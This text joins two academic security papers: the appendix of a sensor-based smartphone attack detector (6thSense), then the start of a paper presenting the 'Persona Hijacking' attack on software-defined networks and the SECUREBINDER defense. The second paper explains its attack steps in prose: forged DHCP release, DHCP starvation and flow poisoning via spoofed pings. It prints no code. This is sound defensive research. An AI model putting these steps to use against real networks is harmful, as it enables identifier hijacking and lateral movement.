[78] WANG, X., YANG, Y., ZENG, Y., TANG, C., SHI, J., AND XU, K. A novel hybrid mobile malware detection system integrating anomaly detection with misuse detection. In *Proceedings of the 6th International Workshop on Mobile Cloud Computing and Services* (New York, NY, USA, 2015), MCS '15, ACM, pp. 15–22.

[79] WU, D.-J., MAO, C.-H., WEI, T.-E., LEE, H.-M., AND WU, K.-P. Droidmat: Android malware detection through manifest and api calls tracing. In *Information Security (Asia JCIS), 2012 Seventh Asia Joint Conference on* (2012), IEEE, pp. 62–69.

[80] WU, W.-C., AND HUNG, S.-H. Droiddolphin: A dynamic android malware detection framework using big data and machine learning. In *Proceedings of the 2014 Conference on Research in Adaptive and Convergent Systems* (New York, NY, USA, 2014), RACS '14, ACM, pp. 247–252.

[81] XU, Z., BAI, K., AND ZHU, S. Taplogger: Inferring user inputs on smartphone touchscreens using on-board motion sensors. In *Proceedings of the Fifth ACM Conference on Security and Privacy in Wireless and Mobile Networks* (New York, NY, USA, 2012), WISEC '12, ACM, pp. 113–124.

[82] XU, Z., AND ZHU, S. Semadroid: A privacy-aware sensor management framework for smartphones. In *Proceedings of the 5th ACM Conference on Data and Application Security and Privacy* (New York, NY, USA, 2015), CODASPY '15, ACM, pp. 61–72.

[83] YE, N., ET AL. A markov chain model of temporal behavior for anomaly detection. In *Proceedings of the 2000 IEEE Systems, Man, and Cybernetics Information Assurance and Security Workshop* (2000), vol. 166, West Point, NY, p. 169.

[84] YE, Y., WANG, D., LI, T., AND YE, D. Imds: Intelligent malware detection system. In *Proceedings of the 13th ACM SIGKDD international conference on Knowledge discovery and data mining* (2007), ACM, pp. 1043–1047.

[85] YU, Y., WANG, J., AND ZHOU, G. The exploration in the education of professionals in applied internet of things engineering. In *Distance Learning and Education (ICDLE), 2010 4th International Conference on* (Oct 2010), pp. 74–77.

[86] YU, Z., AND TSAI, J. J. A framework of machine learning based intrusion detection for wireless sensor networks. In *Sensor Networks, Ubiquitous and Trustworthy Computing, 2008. SUTC'08. IEEE International Conference on* (2008), IEEE, pp. 272–279.

[87] ZHUANG, L., ZHOU, F., AND TYGAR, J. D. Keyboard acoustic emanations revisited. *ACM Trans. Inf. Syst. Secur. 13*, 1 (Nov. 2009), 3:1–3:26.

A Theoretical Foundation

A.1 Markov Chain-Based Detection

For the Markov Chain detection model, 6thSense observes the changes of condition of a set of sensors as a variable which changes over time. The condition of a sensor indicates whether the sensor value is changing or not from a previous value in time. For a specific time, t, 6thSense considers the combination of all the sensors' condition in the smart device as the state of our model. As 6thSense considers change in a sensor's condition as binary output (1 or 0, where 1 denotes that sensor value is changing from previous instance and 0 denotes that sensor value is not changing), the number of total states of in the detection model will be exponents of 2. For example, if we consider the total number of sensors in set S is 10, the number of states in our Markov Chain will be 2^{10} or 1024 and the states can be represented as a 10 bit binary number where each bit will represent the state of a corresponding sensor. Assume that p_{ij} denotes the probability that the system in a state j at time $t+1$ given that system is in state i at time t. If we have n number of sensors and $m = 2^n$ states in our model, the transition probability matrix of this Markov Chain can be constructed by observing the transitions from one state to another state for a certain time. Assume that 6thSense's states are $X_0, X_1, \ldots, X_T$ at a given time $t = 0, 1, \ldots, T$. We can represent the transition probability matrix [83]

with $P_{ij} = \frac{N_{ij}}{N_i}$ with N_{ij} = the number of transitions from X_t to X_{t+1}, where X_t in state i and X_{t+1} in state j; N_i = the number of transitions from X_t to X_{t+1}, where X_t in state i and X_{t+1} in any other state. The initial probability distribution of this Markov Chain can be as follows [33]:

$$Q = \begin{bmatrix} q_1 & q_2 & q_3 & \dots & \dots & q_m \end{bmatrix} \quad (11)$$

where, q_m is the probability that the model is in state m at time 0. The probability of observing a sequence of states $X_1, X_2, \dots, X_T$ at a given time $1, \dots, T$ can be computed using the following equation:

$$P(X_1, X_2, \dots, X_T) = q_{x1} \prod_{2}^{T} P_{X_{t-1}Xt} \quad (12)$$

As described earlier in Section 5, for 6thSense, we use a modified version of the general Markov Chain model. Instead of predicting the next state, 6thSense determines the probability of a transition occurring between two states at a given time.

A.2 Naive Bayes Based Detection

Naive Bayes model is a simple probability estimation method which is based on Bayes' method. The main assumption of the Naive Bayes detection is the presence of a particular particular sensor condition in a task/activity has no influence over the presence of any other feature on that particular event.

Assume $p(x_1, x_2)$ is the general probability distribution of two events x_1, x_2. Using the Bayes rule, we can have $p(x_1, x_2) = p(x_1|x_2)p(x_2)$ where, $p(x_1|x_2)$ = Probability of event x_1 given that event x_2 will happen. Now, with c, we can rewrite this formula as $p(x_1, x_2|c) = p(x_1|x_2, c)p(x_2|c)$. If c is sufficient enough to determine the probability of event x_1, we can state that there is conditional independence between x_1 and x_2 [54]. So, we can rewrite the first part as $p(x_1|x_2, c) = p(x_1|c)$, which then modifies the formula as follows:

$$p(x_1, x_2|c) = p(x_1|c)p(x_2|c) \quad (13)$$

6thSense considers users' activity as a combination of n number of sensors. Assume X is a set which represents current conditions of n number of sensors. We consider that conditions of sensors are conditionally independent (See Section 4.2), which means a change in one sensor's working condition (i.e., on/off states) has no effect over a change in another sensor's working condition. As explained earlier, the probability of executing a task depends on the conditions of a specific set of sensors. So, in summary, although one sensors' condition does not control another sensor's condition, overall the probability of executing a specific task depends on all the sensors' conditions. As an example, if a person is walking with his smartphone in his hand, the motion sensors (accelerometer and gyroscope) will change. However, this change will not force the light sensor or the proximity sensor to change its condition. Thus, sensors in a smartphone change their conditions independently, but execute a task together. We can have a generalized model for this context-aware detection [49] as follows:

$$p(X|c) = \prod_{i=1}^{n} p(X_i|c) \quad (14)$$

In 6thSense's context-aware activity-oriented detection model, we have a set of training data for users' activities. Assume that B represents a set which denotes m numbers of user activities. We can determine the probability of a dataset X to be classified as a user activity using the following equation:

$$P(B_i|X) = \frac{P(X|B_i)P(B_i)}{P(X)}, \quad (15)$$

where $i = 1, 2, \dots, m$. As the sum of all the conditional probabilities for X will be 1, we can have the following equation, which then will lead to Equation 17 [36]:

$$\sum_{i=1}^{m} P(B_i|X) = 1. \quad (16)$$

$$P(B_i|X) = \frac{P(X|B_i)P(B_i)}{\sum_{i=1}^{m} P(X|B_i)P(B_i)}. \quad (17)$$

This calculated conditional probability then is used to determine the benign user activity or malicious attacks in 6thSense. In this way, 6thSense computes the probability of occurring an activity over a certain period of time.

6thSense divides the sensor data into smaller time values (1 second) and calculates the probability of each instance to infer the user activity. The calculated probability of each second data is then used in the expected value to calculate the total probability. As such, the probability of the first instance is p_1 with a value of a_1, the probability of the second instance is p_2 with a value of a_2 and so on up to the value a_n. Then, the expected value can be calculated by the following formula:

$$E[N] = \frac{a_1 p_1 + a_2 p_2 + a_3 p_3 + \dots\dots + a_n p_n}{a_1 + a_2 + \dots \dots + a_n}. \quad (18)$$

As all the values of a_1, a_2, ..., a_n are equally likely, this expected value becomes a simple average of the cumulative probability of each instance. In this way, 6thSense infers the user activity by setting up a configurable threshold value and checking whether the calculated value is higher than the threshold or not. If it is lower than the threshold value, 6thSense concludes that the malicious activity is occurring in the smart device.

Identifier Binding Attacks and Defenses in Software-Defined Networks *

Samuel Jero
Purdue University
sjero@purdue.edu

William Koch
Boston University
wfkoch@bu.edu

Richard Skowyra
MIT Lincoln Laboratory
richard.skowyra@ll.mit.edu

Hamed Okhravi
MIT Lincoln Laboratory
hamed.okhravi@ll.mit.edu

Cristina Nita-Rotaru
Northeastern University
c.nitarotaru@neu.edu

David Bigelow
MIT Lincoln Laboratory
dbigelow@ll.mit.edu

Abstract

In this work, we demonstrate a novel attack in SDN networks, Persona Hijacking, that breaks the bindings of all layers of the networking stack and fools the network infrastructure into believing that the attacker is the legitimate owner of the victim's identifiers, which significantly increases persistence. We then present a defense, SECUREBINDER, that prevents identifier binding attacks at all layers of the network by leveraging SDN's data and control plane separation, global network view, and programmatic control of the network, while building upon IEEE 802.1x as a root of trust. To evaluate its effectiveness we both implement it in a testbed and use model checking to verify the guarantees it provides.

1 Introduction

Modern networks use various identifiers to specify entities at network stack layers. These identifiers include addresses, like IP addresses or MAC addresses, and domain names, as well as less explicitly known values such as the switch identifier and the physical switch port to which a machine is connected. Identifiers are used in modern networks not only to establish traffic flow and deliver packets, but also to enforce security policies such as in firewalls or network access control systems [3]. In order to achieve proper operation and security guarantees, network infrastructure devices (*e.g.,* switches, network servers, and SDN controllers) implicitly or explicitly associate various identifiers of the same entity with each other in a process we call *identifier binding*. For example, when a host acquires an IP address from a DHCP server, the server *binds* that IP address to the host's MAC address; when an ARP reply is sent in response to an ARP request, the source host binds the IP address in the ARP request to the MAC address in the ARP reply.

Given the importance of these identifier bindings, it is not surprising that numerous attacks against them have been developed, including DNS spoofing [48], ARP poisoning [29], DHCP forgery, and host location hijacking [24]. These attacks are facilitated by several network design characteristics: (1) reliance on insecure protocols that use techniques such as broadcast for requests and responses without any authentication mechanisms, (2) allowing binding changes without considering the network-wide impact of services relying on them, (3) allowing independent bindings across different layers without any attempt to check consistency, and (4) allowing high-level changes to identifiers that are designed and assumed to be unique. Numerous defenses have also been proposed to prevent identifier binding attacks of various types in traditional networks [18, 48, 2].

Software-Defined Networking (SDN) is a new networking paradigm that facilitates network management and administration by providing an interface to control network infrastructure devices (*e.g.,* switches). In this paradigm, the system responsible for making traffic path decisions (the control plane) is separated from the switches responsible for delivering the traffic to the destination (the data plane). The SDN controller is the centralized system that manages the switches, installs forwarding rules, and presents an abstract view of the network to SDN applications. SDN provides flexibility, manageability, and programmability for network administrators. Although previous work has focused on various aspects of the intersection of security and SDNs [46, 27, 28, 45, 26, 36, 44, 5, 14, 52], there has been little work on studying identifier binding attacks and their implications in SDN systems.

In this paper, we first study identifier binding attacks in SDN systems. We show that the centralized control exacerbates the implications and consequences of weak identifier binding. This allows malicious hosts to poi-

*This work is sponsored by the Department of Defense under Air Force Contract #FA8721-05-C-0002. Opinions, interpretations, conclusions and recommendations are those of the author and are not necessarily endorsed by the United States Government.

son identifier bindings not only in their own broadcast domain, as is the case with many identifier binding attacks in traditional networks, but also in the entire SDN network. Moreover, we show that, unlike traditional networks where identifier binding attacks are limited to a small subset of identifiers, in SDN, identifier binding attacks can be so severe that they allow complete takeover of *all* network identifiers of the victim host at once, in an attack we dub *Persona Hijacking*. More damagingly, in a Persona Hijacking attack the malicious host fools the network infrastructure devices into believing that it is the legitimate owner of the victim's identifiers, allowing it to persistently hold the compromised identifiers. Our attack succeeds even in the presence of the latest secure SDN solutions such as TopoGuard [24], SPHINX [14], and SE-Floodlight [45].

We then show how the SDN design philosophies of programmable infrastructure, separation of control and data planes, and centralized control can be used to prevent identifier binding attacks. We design and implement a defense, SECUREBINDER, to establish strong bindings between various network identifiers. First, we extend the 802.1x protocol to establish a root-of-trust for strong authentication of a machine. Building on this root-of-trust, we then implement additional components of the defense to strongly bind higher-level identifiers to the MAC address. As part of SECUREBINDER, we force all identifier binding broadcast traffic to go through the control plane and program switches to drop all data plane broadcasts, preventing the hijacking of higher-level identifiers (IP or domain name) bound to a given MAC address. Our solution does not require any changes on the end-hosts.

We extensively evaluate the effectiveness of our defense experimentally, using testbed implementations of various identifier binding attacks, as well as formally, using model checking. Our experimental and formal evaluations indicate that SECUREBINDER can successfully stop identifier binding attacks while incurring a small overhead, mainly in the form of additional network join latency due to the initial authentication step.

Roadmap. In section 2, we discuss the key bindings in a modern network stack. In section 3 we describe the Persona Hijacking attack. We present our defense in section 4, then evaluate it formally and experimentally in section 5. We discuss limitations of our attack and defense in section 6 and then consider related work in section 7 before concluding in section 8.

2 Identifier Binding

In this section we provide an overview of the main identifiers used at different network layers and discuss identifier binding attacks in traditional networks and what makes these attacks more dangerous in SDN networks.




Figure 1: Network Identifier Bindings. Protocols mediating the binding for IPv4 are shown at bottom.

2.1 Overview of Identifier Bindings

Network protocols rely on identifier binding in order to operate correctly and efficiently. Because of the stack model where layers can access services only from adjacent layers, identifier binding takes place in two forms, *explicit* – achieved through network protocols or manual configuration, and *implicit* – achieved through already existing mappings. Below we describe the identifier bindings that are critical to correct functioning of a network (see Fig. 1). For additional background on the identifiers discussed here, please see Appendix A.

Network location to device: In traditional networks, a device's network location is represented implicitly by the switch and port that packet forwarding rules are bound to and the location of ACL rules or other configuration specific to that device.

MAC address to network location: Binding MAC addresses to network locations is done implicitly based on observed network traffic by Layer-2 switches; the source MAC address of traffic is used to learn which network port on a switch corresponds to that MAC address.

IP address to MAC address: Mapping a unicast IP address to a MAC address is usually done via ARP for IPv4 and NDP for IPv6. These mechanisms broadcast a query asking who has a given IP address and the device with that IP address unicasts a response including its MAC address. An interface with a single MAC address may have more than one IP address associated with it.

Host names to IP addresses and IP addresses to hostnames: Hostnames are mapped to IP addresses in several ways. The most common is unicast, centrally configured DNS. However, multicast DNS (mDNS) without a central server also exists, as does a legacy naming service for Microsoft Windows known as NETBIOS. Note that DNS and mDNS can also be used for reverse resolution: finding a hostname given an IP address. A single IP address may be associated with multiple hostnames and a single hostname may be associated with multiple IP addresses.

In unicast DNS, the hostname to IP bindings are either manually configured by an administrator or automatically updated using the DNS update command. The protocol for automatically updating hostnames is Dynamic

DNS [51] and lacks authentication. A secure version [53] exists, but is rarely used. Microsoft Active Directory has its own scheme to authenticate DNS updates to AD-integrated DNS servers while other directory services have the DHCP server update the DNS records for clients when they acquire IP addresses [19]. To map a hostname to an IP address, unicast DNS uses UDP (although TCP can also be used) to send a request to the DNS server. Responses are returned in the same way and contain no authentication. DNSSEC [2] cryptographically authenticates DNS responses, preventing modification or forgery, but is rarely deployed. Both Multicast DNS (mDNS) and NETBIOS rely on unauthenticated broadcast requests. Hosts listen for these requests and respond if they have the queried hostname. NETBIOS can use a registration server to speed up this process.

Username to hostname: This binding occurs either as per-system user accounts or via a directory service, of which Active Directory is the most prominent.

Active Directory (and its open-source counterpart Samba) is a directory service that maintains information on users, groups, access rights, and configuration information for an organization and uses this information for centralized authentication and management. It leverages LDAP for directory access and Kerberos for authentication. It authenticates both users and machines to the network and provides configuration management to Windows clients. Unfortunately, Active Directory machine authentication does not provide authentication of lower level network identifiers like MAC or IP addresses. Authentication is based on Kerberos, but Active Directory-issued tickets are bound only to the hostname and not to the IP address by default [17].

Directory services like Active Directory do *not* know precisely who is logged in at any given point in time. Further, a connection to the network might *not* trigger authentication. For example, if a user is already logged in when they connect to the network, the connection does not trigger authentication. For per-system user accounts, the authentication and management is local to each system and not visible to the network. Higher level protocols, like NFS, may still rely on this information.

2.2 Binding Attacks in non-SDN Networks

The ultimate goal of layer-to-layer bindings is to allow a mapping across the entire stack where higher level identifiers are mapped by transitivity to lower layers and, ultimately, to device identifiers.

Definition 1 (Identifier binding attack): We define an identifier binding attack as 1) replacing or creating a binding such that the identifiers bound together are associated with different devices, or 2) utilizing identifiers associated with a known, offline device in a binding.

There are several design factors and architectural characteristics that facilitate identifier binding attacks:

(1) Reliance on insecure protocols: Many of these bindings are constructed based on broadcast requests that query the entire broadcast domain while others are formed implicitly based on spoof-able identifiers in observed traffic. Thus, an attacker can easily impact these bindings simply by sending spoofed packets or listening for broadcast queries and responding.

(2) Treating binding creation and changes as the same operation: Once a binding is created, there are services that rely on it. Changing a binding, for example, because of a host migration or IP address reassignment, has implications on all services that rely on it network-wide. Not distinguishing between creation and changes to a binding allows an attacker to reset existing bindings simply by claiming to have an identifier.

(3) Independent changes: Many bindings are treated independently from each other with no attempts to use information recorded in one binding, for example the MAC to network location binding, to validate updates being made to others, like the IP address to MAC address binding. This enables attackers to use packets that violate one binding to successfully attack a different binding.

(4) Ability to change identifiers: Identifiers that are assumed to be unique, like MAC addresses, are actually mutable and easily changed in software. Hence, attackers can readily impersonate other devices to the network.

These characteristics enable a wide variety of attacks on identifier binding protocols, including ARP spoofing, DNS spoofing, and Rogue DHCP servers. ARP spoofing is enabled by the broadcast mechanism employed by ARP to bind IP addresses to MAC addresses as well as by bindings at different layers not being used to validate each other. In a similar manner, Rogue DHCP servers are enabled by the broadcast nature of DHCP that allows any host to listen for and respond to requests. DNS spoofing is possible because bindings are treated independently, allowing a host to use spoofed packets to send DNS responses as if they came from the legitimate DNS server.

Limitations of identifier binding attacks in traditional networks: Identifier management in IPv4 Ethernets must contend with several architectural aspects of the network stack that impact the scope, consistency, and security of identifier bindings between different network identifiers.

(1) Distributed Control State: Traditional networks maintain distributed control state in both network infrastructure (*e.g.,* switches and routers) as well as dedicated identifier management servers such as DHCP and DNS. This ensures that network layer boundaries define the scope of the relevant identifier bindings. Layer-2 switches form broadcast domains over which packets are forwarded based on MAC–Port bindings maintained by

each device. Outside of these layer boundaries, Layer-2 identifiers are overwritten by routers and forwarding is based on Layer-3 IP addresses. This effectively limits the scope of Layer-2 attacks like ARP or MAC spoofing only to that broadcast domain, as all other regions of the network are only reachable via Layer-3 routing.

(2) Intelligent Routers: Modern switches and routers have defenses to mitigate attacks on identifier bindings. These include techniques such as Cisco's Dynamic ARP Inspection and DHCP Snooping systems, which maintain local databases of identifier bindings and can drop packets based on coarse-grained heuristics and manually configured trust relationships [10]. Network interfaces which are not registered as DHCP servers, can be set to drop server-side DHCP messages such as lease offers.

(3) Rapid Rule Consistency: Modern IPv4 Ethernets rely on interior gateway protocols (*e.g.,* OSPF) to build a network information base (NIB) at every router. The NIB is used to install routing rules, which are updated whenever the NIB state changes. Since this update is local to the router, there is very little delay between a NIB update and a routing rule change to make forwarding behavior consistent with the NIB. This limits the ability of an attacker to cause blackhole or redirection attacks based on stale routing rules (though attacks on the routing protocol itself remain possible).

2.3 Binding Attacks in SDN Networks

While identifier management in SDNs uses largely the same protocols as those used by IPv4 Ethernets, the architecture of an SDN imposes different challenges to maintaining the security of identifier bindings. SDNs differ from traditional networks in three key aspects that can be used to amplify the impact of existing identifier binding attacks: a unified control plane, bare-metal switches, and delayed rule consistency.

Unified Control Plane: OpenFlow networks are divided into a separate data plane (the switches) and control plane (the controller). This unifies the entire network under a single SDN controller (or communicating set of controllers) and removes most traditional divisions of a network into broadcast domains and subnets. Protocol data structures which would normally be maintained per-switch or per-router are maintained only at the controller, and messages which would normally not leave the local switch/router are instead sent to the controller. Many controllers implement Proxy ARP, for example, in which a single master ARP table is maintained for the entire network. ARP Requests are sent to the controller, which generates an ARP Reply via a `packet_out`. Attackers can use this to their advantage. Any ARP Spoofing attack can now target any victim on the entire SDN, whereas a traditional network requires the attacker and victim to share a broadcast domain.

Bare-Metal Switches: OpenFlow switches have no internal packet-processing logic beyond the flow rules installed by a controller. Thus, defenses that have traditionally been implemented by network infrastructure (such as Dynamic ARP inspection and DHCP Snooping [10]) are not present in SDNs. Additionally, no open source SDN controller currently provides any Layer-2 or Layer-3 security systems beyond user-configurable firewall rules. As a result, attacks which are easily detected in traditional networks (such as Rogue DHCP servers) go unnoticed in vanilla OpenFlow networks.

Delayed Rule Consistency: SDN controllers implement a global NIB in order to determine what flow rules to install in response to a `packet_in` event. Approaches to populating it have a common component. During `packet_in` processing, the source IP and MAC addresses are used to update the NIB with the switch and port on which an end-host is located. Destination IP and MAC addresses are looked up in the NIB to determine the switch port on which the packet should be forwarded. A flow rule is then synchronously installed in the relevant switch(es) with match fields determined by the current NIB state before the packet is sent back to the switch for forwarding. Unfortunately, when the NIB state is updated, old flow rules are not removed from switches (probably because attempting to differentially update all flow rules on NIB updates would dramatically increase flow latency). A common work-around (used by Ryu and POX) is to set a hard or soft timeout on flow rules. Soft timeouts count down from the last time the rule was triggered, while hard timeouts count down from rule installation. When a timeout is reached, the rule is deleted. This bounds the duration that inconsistent rules can persist, but does not solve the problem on shorter timescales. Attackers can take advantage of temporarily inconsistent flow rules to intercept messages meant for another host or blackhole traffic.

We have observed the lack of traditional ARP poisoning/DHCP snooping defenses and the presence of delayed rule consistency experimentally in ONOS and Ryu and confirmed both in the Floodlight and POX source code. We leave a complete exploration of additional controllers to future work.

3 Persona Hijacking

We present an attack against identifier bindings in SDNs that allows complete takeover of *all* network identifiers of the victim host at once, an attack we dub *Persona Hijacking*. We first describe the attacker capabilities required by the attack, then describe the Persona Hijacking attack in detail.

Table 1: Impact of Identifier Binding Attacks

Attack	Spoofed ID			Persistence	Area Affected	Legitimized	Defenses	
	MAC	IP	Hostname				Non-SDN	SDN
ARP Spoofing	X	X	–	Minutes	Broadcast Domain	–	X	–
Rogue DHCP	–	X	X	Days	Subnet	–	X	–
DNS Spoofing	–	X	X	Minutes	DNS Domain	X	X	X
Persona Hijacking	X	X	X	Days	Entire Network	X	–	–

3.1 Attacker Model

We consider an enterprise IPv4 Ethernet network using the Openflow SDN architecture and a standard OpenFlow controller such as Ryu, POX, NOX, Floodlight, OpenDaylight, ONOS, or Beacon. End-hosts use ARP to look up the MAC address associated with an IP and use DHCP to obtain IP addresses from a single DHCP server. Additionally, the network has an internal DNS server for managing intranet hostnames and a directory services package such as Microsoft Active Directory.

We assume the attacker has compromised one or more end-hosts on this network and is attempting to use those hosts to impersonate a target server to clients in order to subvert additional end-hosts and move laterally in the network. OpenFlow switches and the controller are outside of adversarial control and act as trusted infrastructure. Thus, the attacker cannot perform a man-in-the-middle attack without corrupting network routing state or stealing the identifiers (*e.g.,* IP address) of the victim end-host.

We assume that the attacker has not compromised any of the critical servers (such as directory services, DNS, or DHCP). This is because the attacker would have more powerful options than the attack presented here, if such servers have been compromised.

3.2 Persona Hijacking Attacks

While several attacks against identifier bindings exist, their impact is limited in traditional networks. They impact only a single binding, persist briefly, have a limited area of effect, and many defensive solutions exist. We summarize the characteristics of the most common attacks on identifier bindings in Table 1. ARP Spoofing, for example, corrupts a MAC–IP binding within a Layer 2 broadcast domain until the ARP cache entry times out, at which point the attack must be re-launched.

These limitations do not hold for SDNs, which permit powerful new attacks on identifier bindings. We introduce one such attack, Persona Hijacking, which allows complete takeover of *all* network identifiers of the victim host at once, can persist for days, affects the entire network, and has no existing defenses. Specifically, our Persona Hijacking attack allows an attacker in an SDN-based network to take over an IP address and DNS domain name from a victim end-host by progressively breaking the MAC Address to Network Location, IP Address to MAC address, and (in some network configurations) Hostname to IP Address bindings.

A key feature of our attack, which is unachievable using traditional identifier binding attacks (*e.g.,* ARP spoofing), is that it affects the network infrastructure such that the attacker becomes the *owner of record* for the IP address. That is, the DHCP server believes that the victim's IP is bound to the *attacker's* MAC address. This allows Persona Hijacking attacks to effectively co-opt the DHCP server and propagate the deception further into the network.

Persona Hijacking consists of two main phases. The first phase, which we refer to as *IP takeover*, relies on a client-side attack against DHCP to break the IP address to MAC address and hostname to IP address bindings in order to hijack the IP address and hostname of the victim by binding both of them to the attacker's MAC address. The second phase, which we refer to as *Flow Poisoning*, exploits the delayed flow rule consistency present in SDNs to break (from the perspective of the victim) the MAC address to network location binding of the DHCP server in order to (from the perspective of the DHCP server) legitimize the first phase and make the victim appear to have willingly given up its IP address. A timeline of the complete attack is shown in Figure 2.

IP takeover Details. IP takeover operates in two steps. First, the attacker breaks the binding between the victim's IP address and MAC address by forging a DHCP_RELEASE message to make the DHCP server release the victim's IP address into the pool of available addresses. This does *not* break the hostname to IP address binding, as the recommended practice in an enterprise setting is for the *client* to manage DNS A record updates [33]. The next step is to bind the released IP address to the *attacker's* MAC address. However, the DHCP specification [15] recommends that the DHCP server should offer addresses from their unused pool before offering addresses that were recently released. Hence, the attacker mounts a partial (and temporary) DHCP starvation attack. The DHCP server is flooded with DHCP_DISCOVER messages using random MAC addresses, until the target's IP address is offered. Once the DHCP server offers the victim's IP, the attacker confirms the lease, and the starvation attack is halted. The




Figure 2: Timeline of the Persona Hijacking attack.

victim's IP address and hostname are now bound to the attacker's MAC address *by the DHCP server*.

Note that the DHCP_DISCOVER is the first half of the DHCP handshake. An additional confirmation from the client is required to finalize the lease, and most DHCP servers will avoid offering such addresses to other clients for a few minutes. This limits the exposure of the exhaustion attack and its impact on legitimate clients to a short time window. Furthermore in networks with high DHCP churn, an attacker can perform strategically timed and limited DHCP starvation to avoid detection by allowing new clients to consume the IP addresses in the unused pool.

IP takeover Impact: SDN controllers that use DHCP to manage forwarding rules will redirect traffic bound for the victim's IP address to the attacker's network location. This blackholes the victim, preventing them from receiving further traffic, and allows the attacker to impersonate the victim. Any client request made to the hostname associated with the stolen IP address will be sent to the attacker. Any existing connections made by the victim will continue uninterrupted. New connection requests made by the victim will reach their destination but the response packets will be sent to the attacker. Since the victim is unaware that its IP address has been re-bound, the attack lasts until the victim obtains a new DHCP lease, which would typically be hours or days later. This ensures the hijacked binding will persist over large timescales.

Flow Poisoning Details. In some cases the IP takeover phase is sufficient, and the victim's persona is successfully hijacked. However, in order to be compliant with the DHCP RFC [15], many DHCP servers probe a reused address before re-allocating it to a new client. Typically, the DHCP server sends a broadcast ARP request to see if any host claims the reused address, validating that this IP address is not in use. If this probing




Figure 3: Timeline of the Flow Poisoning Attack

before re-allocating an IP address is used, the IP takeover phase will fail, because the victim is not aware that their IP address has been released by the DHCP server and will respond to the ARP request, causing the DHCP server to refuse to lease the target IP address. In order to ensure that IP takeover succeeds even in the presence of probing, we developed a Flow Poisoning attack that breaks the MAC address to network location binding of the DHCP server in order to blackhole this response.

Our Flow Poisoning attack takes advantage of a race condition unique to SDNs in order to break the MAC address to network location binding of a targeted end-host. The attack relies on the fact that SDN flow rules may be temporarily inconsistent with the NIB maintained by the controller. Since flow rules reflect the NIB state at the time of their installation and (due to scalability challenges and network latency) are not updated instantly when the NIB state changes, they may reflect previous network states that no longer hold. Two approaches are used to bound the duration of this inconsistency. The first, used by Ryu and other learning-switch-based controllers, relies on installing hard or soft timeouts on all rules. The second, used by ONOS and other controllers that implement a Host-Discovery Protocol, uses a separate monitoring thread to detect host movement and remove inconsistent rules. This monitor runs concurrently with the NIB updater responsible for generating `packet_out` events, which introduces an exploitable race condition where the message is sent prior to new flow rules being installed.

The attacker can take advantage of this temporary inconsistency to blackhole traffic from a target source s to a target destination d. Figure 3 depicts a timeline of this attack. First, the attacker sends traffic (we chose ICMP pings, but the attack is agnostic to the packet payload) to s with the source MAC address of d. This breaks the MAC address to network location binding of d.

Upon entering the switch, the forged packets cause a flow table miss (since the MAC address of d is not bound to the network location of the attacker) and are sent to the controller. The controller updates its MAC to location

binding such that the destination MAC d is bound to the attacker's switch port. It then installs a new flow rule in the switch enforcing this binding and forwards the ping to the victim s. The victim s replies to the forged ICMP ping, which causes another flow rule to be inserted into the switch that sends all traffic from s to d to the switch port on which the attacker resides.

Once d originates traffic, the controller will update its internal mappings to correctly track d's location (*i.e.,* re-binding the MAC address of d to the network location of d). This begins the race condition on which Flow Poisoning relies. The now-inconsistent flow rule which binds the attacker's location to d's MAC address will *not* be removed from the switch upon NIB update. Instead, it will either timeout several seconds later or be deleted by the separate host mobility tracking thread. Until this occurs, traffic from s to d will be sent to the attacker.

In the context of IP takeover, this technique can be used to blackhole the reachability probe conducted by a DHCP server prior to assigning the victim's IP to the attacker. Since the initial ARP request from the DHCP server is broadcast to all ports, it is not possible to blackhole. We, therefore, blackhole the unicast response from the victim to the DHCP server by breaking the DHCP server's MAC address to network location binding. Note that while the Flow Poisoning phase of the attack only lasts until the flow rules are updated, the larger Persona Hijacking attack utilizes this to create an attack that will persist until the victim's DHCP lease expires.

3.3 Attack Implementation

We have implemented both the IP takeover and Flow Poisoning phases as fully automated Python scripts running on an attacking end-host. We use Scapy[1] to forge a DHCP_RELEASE message for the IP takeover phase and to request new IP addresses until the victim's address is offered. The Flow Poisoning phase simply consists of sending an ICMP ping with the DHCP server's MAC address to the victim as soon as the DHCP Offer is received by the attacker. The entire attack was tested in an emulated SDN environment using Mininet 2.2.1 [30], against both the ONOS and Ryu controllers. An analysis of the Floodlight and POX source code suggests that they are also vulnerable.

Because Flow Poisoning relies on a race condition, we measured the Persona Hijacking success rate over 10 trials, each of which took an average of 90.39 seconds to acquire the target IP address. For Ryu, which uses hard flow rule timeouts, the success rate was 90%. Failures corresponded to an ARP Reply that was sent by the victim to the DHCP server after the inconsistent flow rule expired. For ONOS, the Flow Poisoning phase was not

[1] http://www.secdev.org/projects/scapy/




Figure 4: Components of the network that must be trusted with and without SECUREBINDER

necessary because ONOS provides a DHCP server in the controller which does not probe reused addresses before allocating them to new clients. Persona Hijacking was always successful.

Our testbed was a machine running Ubuntu 14.04 with an Intel Core i7-3740QM CPU and 16GB memory. The experimental topology consisted of three hosts directly connected to an OpenFlow 1.3 switch. One of these hosts was a DHCP server running `udhcpd` from BusyBox v1.21.1. The other two were the attacker and the victim. The DHCP server was configured to lease a total of 5 IP addresses.

4 SECUREBINDER

This section presents SECUREBINDER, our system for securing network identifier bindings. We first present our design and then describe our implementation.

4.1 Design

The Persona Hijacking attack and other identifier attacks are possible because of several network design characteristics of identifier binding in traditional networks: (1) reliance on insecure protocols using techniques like broadcast for requests and responses without any authentication mechanisms, (2) allowing the changing of bindings without considering the network-wide impact to services relying on them, (3) allowing for independent bindings across different layers without any attempt to check consistency, and (4) allowing high-level changes to identifiers that are designed and assumed to be unique. We design SECUREBINDER as a comprehensive solution to identifier binding attacks and the above attack facilitating factors, not merely as another defense against a specific attack. In doing so we dramatically reduce the number of network components that must be trusted, as shown in Figure 4.

SECUREBINDER leverages SDN and IEEE 802.1x to target the facilitating factors as follows:

• It leverages SDN functionality to separate the identifier binding control traffic from the regular data plane, isolating it from an attacker, and creating a binding mediator which can perform additional security checks on

identifier bindings. While this approach does not eliminate the use of insecure protocols for identifier binding (which would require changes to every end host), it does remove the requirement to trust these protocols.

- It validates identifier binding changes, by leveraging the global view of the network and its identifiers that SDN provides. It distinguishes between creating new bindings and changing existing ones, requiring validation that the old binding is no longer active before allowing changes.
- It prevents independent binding across layers by using lower layer bindings to validate messages that attempt to change bindings at higher layers.
- It protects against readily changed, but supposedly unique, identifiers by leveraging IEEE 802.1x to provide a root-of-trust for network identifiers, binding the MAC address to a cryptographic authentication and eliminating disconnected host race conditions.

